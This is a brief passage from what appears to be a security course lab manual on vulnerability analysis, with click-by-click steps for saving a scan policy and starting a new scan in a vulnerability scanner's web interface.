


Module 05 – Vulnerability Analysis


17. Click the **Plugins** tab and do not alter any of the options in this window. Click the **Save** button.



18. A **Policy saved successfully** notification pop-up appears, and the policy is added in the **Policies** window, as shown in the screenshot.




19. Now, click **Scans** from the menu bar to open **My Scans** window; click **Create a new scan**.

